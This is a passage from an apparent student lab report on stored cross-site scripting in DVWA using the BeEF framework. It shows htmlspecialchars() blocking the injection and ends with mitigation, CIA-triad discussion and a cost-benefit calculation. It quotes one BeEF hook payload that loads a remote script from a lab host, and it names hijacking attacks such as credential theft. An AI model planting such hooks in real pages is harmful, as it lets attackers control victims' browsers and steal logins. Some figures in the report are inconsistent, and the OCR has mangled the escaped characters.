


Figure 27: Injecting the same code as earlier

As earlier, the same script is used to hook in the stored XSS tab of the web application.




Figure 28: Opening DVWA in victim's PC

Opening DVWA in victim's PC which should have the malicious JavaScript code.




Figure 29: Clicking on Stored XSS as earlier

Earlier in Demonstration when the XSS Stored tab was clicked, the victims were hooked.




Figure 30: Victim's PC is not hooked

However, in this case the victims are not hooked. As seen in Figure 30, the victims are offline, and commands shown in the demonstration cannot be executed when the victims are not hooked. This is because the actual script which was supposed to be executed has changed.





Figure 31: The code injected has changed

The injection of the script is unsuccessful because the actual JavaScript was “<script src=http://192.168.164.128:3000/hook.js></script>” but as seen in the inspect tab the JavaScript stored in the database is “<script src="http://192.168.164.128:3000/hook.js"></script>”



```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);
   $message = htmlspecialchars($message);

   // Sanitize name input
   $name = stripslashes($name);
```

Figure 32: Use of htmlspecialchars ()

The html function called htmlspecialchars () is used in the source code of the web application which led to the change of codes. This function changed “<” to “<” and “>” to “>”. In order to run a side script, the <script> tag should be executed properly. Since, the htmlspecialchars () function changed the characters like “<” and “>” the html code of the web application belief that the message should not be executed and therefore the script was failed to be executed.

5. Evaluation

The main mitigation for XSS is Sanitizing values from input. This can be done by using html functions like htmlspecialchars (). This mitigation leads the web application to treat the malicious as a normal value. Therefore, this leads to unsuccessful injection of JavaScript or attempt of cross-site scripting (XSS).

Moreover, privacy is also enhanced by implementing this mitigation strategy. Privacy is a state where a person is not observed or disturbed by other people. Hacker's hack into a system which compromises a victim's privacy. This mitigation strategy will protect a victim from cross-site scripting related privacy breach.

By bringing in this mitigation factor, the CIA triad is not compromised. CIA stands for Confidentiality Integrity and Availability. If ether components of CIA are compromised the security in whole is compromised. Therefore, the CIA is not compromised when this mitigation for XSS is applied in the source code of the web application.

Moreover, confidentiality is met when the data and information is not accessed by unauthorized users. For example, if a person is sending a file to a friend; If the same file is accessed by unauthorized users by boing some type of attack the confidentiality is compromised. In the context of cross-site scription, when the hacker injects the malicious file the confidentiality of information is compromised. For example, an attack called Spyder Eye was done to get the screenshot of the victim's screen. By implementing this mitigation strategy, the attacks will be unsuccessful, and the confidentiality is maintained.

Similarly, integrity is the unchanged data or when the data is not modified by unauthorized user integrity is available. For example, while sending a message to a friend the message being unchanged means the integrity is available. For example, a hacker hacked into a victim's PC and changed the information of a file. In this case, an attack called Pretty Theft was done which led the hacker to gain access over the email and password of victims. The hacker can login to the account and change data and information which leads to integrity being compromised. So, this mitigation strategy will help in maintaining integrity too.

Availability is met when a user can access a system resource whenever they want. For illustration, many social media applications go out of service. This is an example of availability being compromised because when the server is down the applications cannot be used. In the demonstration of this report, an attack called Redirect Browser was used to redirect the victims to a different web site. This attack can compromise the availability of the web application which was being viewed by the victim. So therefore, this can compromise the availability of the victim using the web application. And This can be mitigated by using the mitigation strategy like htmlspecialchars function.

This mitigation will be effective for sanitizing the text field in a web application but will be useless for other type of attacks. For example, in network hacking, htmlspecialchars () function will never be used. So, the main drawback of this mitigation is less use in other type of attacks.

For illustration, an imaginary example is shown by calculation Cost Benefit Analysis (CBA) for an organization which implemented mitigation strategy discussed earlier in this chapter. The value of Single Loss Expectation (SLE) is $24,00. This is calculated by multiplying Exposer Factor (EF) and Assets Valuation (AV). Before applying the safeguard or the mitigation strategy the Annual Rate of Occurrence (ARO) is 15. Whereas after applying those safeguard the ARO will cut off to 0. This is because the htmlspecialchars () function will be effective agents cross-site scripting. Also, the Annual Cost of Safeguard (ACS) won't be expensive because the function is inbuild so ACS will be $10.

For calculating CBA, Annual Loss Expectancy prior (ALE_{prior}), Annual Loss Expectancy post (ALE_{post}) and ACS is required.

Mathematically, ALE_{prior} = SLE * 15

= $2400 * 15

= $36,000

Also, ALE_{post} = SLE * 0

= $0

Therefore, Cost Benefit Analysis (CBA) = ALE_{prior} - ALE_{post} – ACS

= $36,000-$0-$10

= $35,990

Since CBA is positive, applying this safeguard of mitigation strategy will be highly effective. In this case the SLE is comparatively low than of big organizations. So, bringing this mitigation strategy for very low cost of safeguard will help prevent attacks related to cross-site scripting. Also, cost of an organization can utilized to implement other mitigation strategy for solving other attacks and vulnerabilities. Therefore, this mitigation strategy will be very effective for cross-site scripting related vulnerabilities in web application.

6. Conclusion

For conclusion, Cross-Site Scripting (XSS) is done by injecting malicious code in to an un-sanitized or vulnerable input text field of a web application. This can lead to compromised security of the victim including the CIA triad. By sanitizing the text field, the exploits related to this web application vulnerabilities can be mitigated by using in-build html functions. This will mitigate those vulnerability in a very low cost so, in order to be safe from XSS vulnerabilities in web application those mitigation strategies can be implemented.

7. References

KALI, 2022. *beef-xss | Kali Linux Tools.* [Online]
Available at: https://www.kali.org/tools/beef-xss/
[Accessed 26 April 2022].

Nidecki, T. A., 2019. *DOM XSS: An Explanation of DOM-based Cross-site Scripting.* [Online]
Available at: https://www.acunetix.com/blog/articles/dom-xss-explained/
[Accessed 25 April 2022].

VERACODE, 2010. *Cross-Site Scripting: XSS Cheat Sheet, Preventing XSS.* [Online]
Available at: https://www.veracode.com/security/xss
[Accessed 25 April 2022].